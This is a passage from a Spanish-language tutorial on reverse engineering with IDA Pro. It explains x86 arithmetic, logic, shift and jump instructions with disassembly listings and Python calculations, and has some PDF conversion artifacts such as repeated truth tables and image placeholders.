text:0041DDF6	sub_41DA20	sub edx, esi
text:0041DDF8	sub_41DA20	sub edx, 1
text:0041DFB8	sub_41DA20	sub eax, esi
text:0041DFBA	sub_41DA20	sub eax, 1
text:0041E071	sub_41DA20	sub ecx, [ebp+var_48]
text:0041E080	sub_41DA20	sub ecx, 1
:text:0041E111	sub_41E100	sub esp, 24h

### INC A y DEC A

Incrementa o decrementa un registro o contenido de posición de memoria en 1 es en realidad un caso especial de suma y resta.

```
00428AD7
00428AD7 loc_428AD7:
00428AD7 imul    esi, 0Ah
00428ADA movsx   ecx, cl
00428ADD inc     eax
00428ADE lea     esi, [esi+ecx-30h]
00428AE2 mov     cl, [eax]
00428AE4 test    cl, cl
00428AE6 jnz    short loc_428AD7
```

Ambas se utilizan por ejemplo para incrementar o decrementar contadores de a uno.

## IMUL

Es la multiplicación entera y existen dos formas.

### IMUL A,B

### IMUL A,B,C

En la primera forma se realiza la multiplicación entera de ambos A y B y el resultado se guarda en A y en la segunda forma se multiplican B y C y el resultado se guarda en A.

En ambos casos A solo puede ser un registro B puede ser un registro o el contenido de una posición de memoria y C solo puede ser una constante.

```
imul eax, [ecx]  
imul esi, edi, 25
```

Veamos si hay algún ejemplo en VEVIEWER

Address	Function	Instruction
.text:00420FEF	sub_420FA0	imul ecx, [ebp+var_4]
.text:00420FFE	sub_420FA0	imul ecx
.text:00421018	sub_420FA0	imul ecx, [ebp+var_8]
.text:00421027	sub_420FA0	imul ecx
.text:004211FE	sub_4211A0	imul edi, 9ECh
.text:00421231	sub_4211A0	imul edi, 9ECh
.text:00422539	sub_4220C0	imul ecx, [ebp+var_24]
.text:00422548	sub_4220C0	imul ecx
.text:00422565	sub_4220C0	imul ecx, [ebp+pplkbyt]
.text:00422574	sub_4220C0	imul ecx
.text:00423F1F	sub_423EF0	imul eax, 2710h
.text:00424098	sub_423FD0	imul edx
.text:00428AD7	sub_428A9E	imul esi, 0Ah

Vemos que hay solo ejemplos de la primera forma, en ambos casos multiplicara en forma entera ambos miembros y guardara en el primer miembro el resultado.

Del segundo caso no hay ejemplos

IMUL EAX,EDI,25

Multiplicara EDI por 25 y lo guardara en EAX es sencillo.

IDIV A

En este caso A marca solo el DIVISOR de la operación tanto el dividendo como el cociente no se especifican porque son siempre el mismo.

$$\mathbf{D} : \mathbf{d} = \mathbf{c}$$

El **dividendo** ( $D$ ) es el número que ha de dividirse por otro.

El **divisor (d)** es el número entre el que ha de dividirse otro.

El **cociente** (c) es el resultado de la división.

Lo que hace esta operación es armar un número más grande de 64 bits con los registros EDX como parte alta y EAX como parte baja dividir eso por A y guardar el resultado en EAX y el resto en EDX.

```
00421206 mov     ecx, ebx
00421208 add     edi, eax
0042120A call    ds:logicalDpiX@QPaintD...
00421210 mov     ecx, eax
00421212 mov     eax, edi
00421214 cdq
00421215 idiv    ecx
00421217 mov     ecx, ebx
00421219 mov     [ebp+var_8], eax
0042121C mov     eax, [esi+10h]
0042121F mov     edi, [eax+1Ch]
00421222 sub     edi, [eax+14h]
00421225 add     eax, 10h
```

Si EAX por ejemplo vale 5, EDX vale cero y ECX vale 2 hará la división entera, el resultado de 5 dividido 2 será 2 y se guardara en EAX y el resto 1 en EDX.

Ocurrirá lo mismo si A es el contenido de una posición de memoria, EDX:EAX se dividirá contra ese valor y se guardara el resultado en EAX y el resto en EDX.

## OPERACIONES LOGICAS

## AND, OR o XOR

AND A,B

Realizara un AND entre ambos valores y guardara el resultado en A, lo mismo pasa con OR o XOR cada uno tiene sus tabla de verdad, se aplicara en cada miembro y el resultado se guardara en A.

A Y B pueden ser registros o contenidos de direcciones de memoria, pero es ilegal que ambos sean contenidos de memoria a la vez en la misma instrucción.


Los casos más usados son XOR de un mismo registro para ponerlo a cero fácilmente.

XOR EAX,EAX por ejemplo cualquiera sea el valor de EAX lo pondrá a cero ya que la tabla de verdad de XOR es.

ENTRADAS		AND	NAND	OR	NOR	EXOR
A	B	0	1	0	1	0
0	0	0	1	1	0	1
0	1	0	1	1	0	1
1	0	0	1	1	0	1
1	1	1	0	1	0	0

funciones      A•B    A•B    A+B    A+B    A⊕B


En este caso el resultado es la última columna y vemos que si XOREAMOS un numero contra si mismo solo se pueden dar al pasarlo a binario los casos que ambos bits sean cero o ambos sean uno, ya que como es el mismo número solo pueden ser iguales A y B y el resultado haciéndolo bit a bit siempre da cero en ambos casos.



ENTRADAS		AND	NAND	OR	NOR	EXOR
A	B	0	1	0	1	0
0	0	0	1	0	1	0
0	1	0	1	1	0	1
1	0	0	1	1	0	1
1	1	1	0	1	0	0

funciones      A•B    A•B    A+B    A+B    A⊕B


```
Python>bin(0b111101 ^ 0b111101)
0b0
```



Escribiéndolo como binarios en la barra de Python y usando `^` que es el xor en Python veo que al xorear dos números iguales siempre da 0.

Por supuesto que se puede realizar con valores decimales y hexadecimales solo lo paso a binario para que sea vea cómo afecta bit a bit.

```
Python>0x54 ^ 0x54
0
Python>0x54 ^ 0x34
96
```



Otro uso sencillo es por ejemplo

AND EAX, OF

Como OF es en binario 1111

Evaluate expression  
Expression: 0xf

Hex: 0Fh  
Decimal: 15  
Octal: 17o  
Binary: 0000 0000 0000 0000 0000 1111  
Character: '....'

OK Cancel Help

8042121F mov edi, [eax+1ch]

ENTRADAS		AND	NAND	OR	NOR	EXOR
A	B	0	1	0	1	0
0	0	0	1	0	1	0
0	1	0	1	1	0	1
1	0	0	1	1	0	1
1	1	1	0	1	0	0

funciones A•B A•B A+B A+B A+B A⊕B

Vemos que siendo 1 el segundo miembro el resultado no variara igual como era originalmente mientras que todos los otros bits se pondrán a cero.

De esta forma yo fácilmente puse a cero todos los bits de un número y deje los últimos 4 bits intactos.



7  
Python>bin(0b11100111 & 0b1111)  
0b111

Allí vemos que el and en Python que se escribe & me deja el resultado en 0b0111 que eran los últimos cuatro bits originales.

En el caso de OR en Python se escribe como la barra vertical


96  
Python>0x54 | 0x34  
116

Siempre con una calculadora científica o con Python podemos resolver la operación sin tener que pasar a binario ambos y ver qué pasa bit a bit que es un poco pesado.


## NOTA

Niega o invierte todos los bits de A y los guarda en el mismo A.

De este no existe instrucción en Python pero es muy sencillo si tienes 0101 y le aplicas NOT.



El resultado será al invertir bit a bit



Vemos que todos los ceros se transformaron en unos y viceversa.

## NEG A

NEG A transforma A en -A.

No es exactamente igual al  $\sim$  en Python ya que este al resultado le resta uno

$\sim x$

Returns the complement of x - the number you get by switching each 1 for a 0 and each 0 for a 1. This is the same as  $-x - 1$ .

O sea que para hacer en Python un NEG de assembler hay que sumarle 1 al resultado.

```
Python>hex(~ 0x45+1)
-0x45
Python>hex(~ -0x45+1)
0x45
```

## SHL, SHR


SHL A,B

SHR A,B


A puede ser un registro o una posición de memoria y B una constante o registro de 8 bits.

Estas instrucciones rotan a la izquierda (SHL) y a la derecha (SHR) ,los bytes que se van perdiendo por un lado son reemplazados por ceros que entran por el otro, veamos un ejemplo.


Si yo tengo, por ejemplo



Y le hago SHL 2 quedara




Ya que al mover a la izquierda dos lugares todos los bits, se cayeron dos bits por el lado izquierdo, que se llenan con dos ceros por la derecha.



Lo mismo si hacemos SHR se moverán hacia la derecha e irán cayendo y los que caigan por la derecha se reemplazarán por ceros por el lado izquierdo.

Existen también las instrucciones ROL Y ROR que son similares rotan cierta cantidad de bits pero en este caso los que se caen por un lado retornan con su mismo valor por el otro es una rotación pura en ese caso ya que no se cambia ningún bit solo se rotan.



Bueno hasta la parte 7.

Ricardo Narvaja

# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 7

## INSTRUCCIONES DE CONTROL DE FLUJO

Vamos terminando con las instrucciones que siempre es la parte más pesada, tráguese esta dura píldora que luego vendrá lo mejor.

Las siguientes instrucciones controlan el flujo del programa. Sabemos que EIP apunta a la siguiente instrucción a ejecutarse, y cuando se ejecute la misma EIP pasará a apuntar a la siguiente.

Pero el programa en sí tiene instrucciones que controlan el flujo del mismo pudiendo desviar la ejecución a una instrucción deseada, veremos estos casos.

### JMP A

A será una dirección de memoria donde queremos que el programa salte incondicionalmente.

The screenshot shows three windows from the IDA Pro debugger. The top-left window displays assembly code starting at address 0040131F, which includes instructions to move values from EBX and EBX+4 to ECX and EDI respectively, followed by a JMP instruction to address 0040132B. The top-right window shows the subsequent memory locations from 00401326 to 0040132B. The bottom window shows the assembly code starting at 0040132B, which includes a call to a standard library function (ds::??1locale@std@@QAE@XZ) and several MOV instructions. A blue oval highlights the JMP instruction at 00401324, and a blue arrow points from it to the assembly code in the bottom window, indicating the target of the jump.

```
0040131F
0040131F loc_40134F:
0040131F mov    [ebx], esi
00401321 mov    [ebx+4], edi
00401324 jmp    short loc_40132B

00401326
00401326 loc_
00401326 mov
00401328 mov

0040132B
0040132B loc_40132B:
0040132B mov    [ebp+var_4], 0FFFFFFFh
00401332 lea    ecx, [ebp+arg_18]
00401335 call   ds::??1locale@std@@QAE@XZ ; std::loc
0040133B mov    eax, ebx
0040133D mov    ecx, [ebp+var_C]
00401340 mov    large fs:0. ecx
```

JMP SHORT es un salto corto que está compuesto por dos bytes y como solamente la posibilidad de saltar hacia adelante y hacia atrás está dada por el valor del segundo byte ya que el primero será el OPCODE del salto, no podremos saltar muy lejos.

```

0040131F
0040131F          loc_40131F:
00401321 89 33    mov     [ebx], esi
00401321 89 7B 04  mov     [ebx+4], edi
00401324 EB 05    jmp     short loc_40132B

0040132B
0040132B          loc_40132B:
0040132B C7 45 FC FF FF FF+   mov     [ebp]
00401332 8D 4D 20    lea     ecx,
00401335 FF 15 E0 02 43 00  call    ds:?
00401338 8B C3    mov     eax,
0040133D 8B 4D F4    mov     ecx,
00401340 64 89 00 00 00 00+   mov     larg

24 00401324: sub_401250+D4 (Synchronized with Hex View-1)

```


Si ponemos en las opciones que se vean los bytes que componen las instrucciones vemos el opcode EB que corresponde al JMP y que saltara 5 lugares hacia adelante desde donde termina la instrucción, o sea que la dirección de destino hacia adelante se podría calcular como.

**Python>hex(0x401324 + 2 +5)**  
**0x40132b**

La dirección de inicio de la instrucción más 2 que es la cantidad de bytes que ocupa la instrucción y luego le sumo el 5 que me muestra el segundo byte.


Obviamente saltar para adelante y para atrás con un solo byte no nos da mucho alcance, el máximo salto positivo hacia adelante será 0x7f, veremos un ejemplo.

Como vamos a hacer algunos cambios que romperán la función conviene hacer un snapshot de la database la cual nos permitirá retornar al estado anterior a la rotura, siempre que tengamos dudas de lo que vamos a realizar si puede romper alguna función y no sabemos restaurarlo conviene hacer un snapshot.




Nos pedirá un nombre y listo.

EN VIEW-DATABASE SNAPSHOT MANAGER




Nos permitirá ver la lista de todos los snapshot y la fecha en que fueron hechos y con el botón RESTORE podremos volver al estado que queramos de los que habíamos guardado.

Veamos qué pasa si cambio el 05 por 7f.



Usando el PATCH BYTE del IDA cambio el 05 por 7f.

El salto es un poco más largo y se va fuera de la función si apretó la barra espaciadora para salir del modo gráfico.




```
Python>hex(0x401324 + 2 +0x7f)
```

```
0x4013a5
```

```
Python
```

Vemos que la cuenta nos da bien y salta a 0x4013a5 hacia adelante, veamos qué pasa si cambiamos el 0x7f por 0x80.

Volvemos al modo gráfico con la barra y cambiamos por 0x80.



Vemos que ahora hacemos el máximo salto hacia arriba, aquí al pasar de 0x7f que es el máximo salto hacia adelante, pasamos a 0x80 que es el máximo salto hacia atrás.

```
Python>hex((0x401324 + 2 +0xFFFFF80) & 0xFFFFFFFF)
```

```
0x4012a6L
```

```
Python>hex((0x401324 + 2 +0xFFFFFFF) & 0xFFFFFFFF)
```

```
0x401325L
```

En este caso como vamos hacia atrás para que nos dé bien la cuenta en la formula y solo para propósitos matemáticos ya que Python no sabe de esto de que los saltos pueden ir hacia adelante o hacia atrás a partir de un valor, debemos pasar el -0x80 a su valor hexadecimal en dword que es 0xFFFFF80 y luego como vimos al hacer el AND 0xFFFFFFFF del resultado limpiamos todos los bits mayores que los necesarios para un numero de 32 bits y listo nos da la misma dirección 0x4012a6.

Si uso como segundo byte 0xFF sería un salto mínimo, que pasado a dword hexa es -1 o sea le sumo 0xFFFFFFFF para que me de la cuenta, recordemos que siempre le sumamos los dos del largo de la instrucción, así que no saltara para atrás ya que ese dos que le sumamos hace que se tome como inicio del cálculo hacia atrás la dirección final donde termina la instrucción y volver uno hacia atrás desde allí nos deja en 0x401325.

Si seguimos hacia atrás una posición más o sea el segundo byte seria FE esto es saltar -2 para atrás desde donde termina la instrucción, eso sería en la formula sumarle 0xFFFFFFF.

```
Python>hex((0x401324 + 2 +0xFFFFFE) & 0xFFFFFFFF)
```

```
0x401324L
```

```
Python
```

Esto salta al mismo inicio de la instrucción es lo que se conoce como LOOP INFINITO pues siempre vuelve a repetirse y no se puede salir de él.

Y así sucesivamente saltar -3 desde donde termina la instrucción para atrás será FD o sea que saltara a 0x401323.

Obviamente con los saltos cortos no podemos saltar a cualquier dirección pues estamos limitados a pocos bytes alrededor de donde nos encontramos para ello usamos el salto largo.


Address	Function	Instruction
.text:0040131A	sub_401250	E9 71 FF FF FF jmp loc_401290
.text:00401324	sub_401250	EB 05 jmp short loc_40132B
.text:00401456	sub_401360	EB 08 jmp short loc_401460
.text:00401890	sub_4017C0	E9 87 00 00 00 jmp loc_40191C
.text:0040190A	sub_4017C0	EB 10 jmp short loc_40191C
.text:0040196B	sub_401950	EB 03 jmp short loc_401970
.text:0040198E	sub_401950	EB 05 jmp short loc_401995
.text:0040244F	sub_402390	EB 41 jmp short loc_402492
.text:004026AE	sub_4024B0	E9 00 03 00 00 jmp loc_4029B3

Ahí vemos un par de saltos largos recordemos que loc\_ nos dice que esa instrucción es una instrucción cualquiera.


Allí vemos el salto largo, la distancia entre 0x4026ae y 0x4029b3 es mucho más grande de lo que podemos alcanzar con un salto corto.

```
python>hex(0x4029b3 - 0x4026ae - 5 )
0x300
```

Allí vemos que la distancia se calcula con la formula dirección final menos dirección inicial - 5 que es el largo de la instrucción eso me da 0x300 que es el dword al lado del opcode del salto largo 0xe9.




Si con el KEYPATCH cambio la dirección de destino del salto a una dirección hacia atrás por ejemplo 0x400000.



Aunque me marca en rojo porque no es una dirección valida en este momento, veré si puedo armar en PYTHON una fórmula para ir hacia atrás.

```
0x29ae
Python>hex(0x400000-0x4026ae - 5 )
-0x26b3
```

Eso me da -0x26b3 de distancia usando la misma fórmula anterior.



Pasados a bytes hexa es FFFF D94D que son los bytes al lado del opcode 0xe9 obviamente al revés.




## SALTOS CONDICIONALES

Normalmente los programas tienen que tomar decisiones y según la comparación de ciertos valores desviar la ejecución del programa a un punto o a otro.

Tomemos por ejemplo CMP A,B

Puedo necesitar que el programa compare A y B según la relación entre ellos el programa haga algo y si no hace otra cosa diferente.

Así que normalmente después de la comparación que cambia los famosos FLAGS, según el estado de ellos, la instrucción de salto condicional decidirá qué hacer.



Allí vemos un ejemplo de salto condicional JZ el mismo salta si el flag Z o cero está activado. Eso ocurre cuando en la CMP anterior EAX y EBX son iguales ya que internamente CMP es similar a SUB pero sin guardar el resultado.

CMP resta ambos registros y si son iguales dará cero lo que activara el FLAG Z o cero que es lo que mira el salto JZ para saltar, si el FLAG Z está activado va por el camino de la flecha verde y si no ira por la flecha roja si son distintos.

Ya veremos al debuggear ejemplos de cómo se encienden los flags al realizar diferentes operaciones, por ahora lo importante es que si hay una comparación pueden a continuación existir estos diferentes saltos.

Hexadecimal:	ASM:	Significa:
75 o 0F85	jne	salta si no es igual
74 o 0F84	je	salta si es igual
EB	jmp	salta directamente a....
90	nop	ningún funcionamiento (No OPeration)
77 o 0F87	ja	salta si es superior
0F86	jna	salta si no superior
0F83	jae	salta si es superior o igual
0F82	jnae	salta si no está sobre o igual
0F82	jb	salta si está debajo
0F83	jnb	salta si no está debajo
0F86	jbe	salta si está debajo o igual
0F87	jnbe	salta si no está debajo o igual
0F8F	jg	salta si es mayor
0F8E	jng	salta si no es mayor
0F8D	jge	salta si es mayor o igual
0F8C	jnge	salta si no es mayor o igual
0F8C	jl	salta si es menor
0F8D	jnl	salta si no es menor
0F8E	jle	saltan si es menor o igual
0F8F	jnle	saltan si no es menor o igual

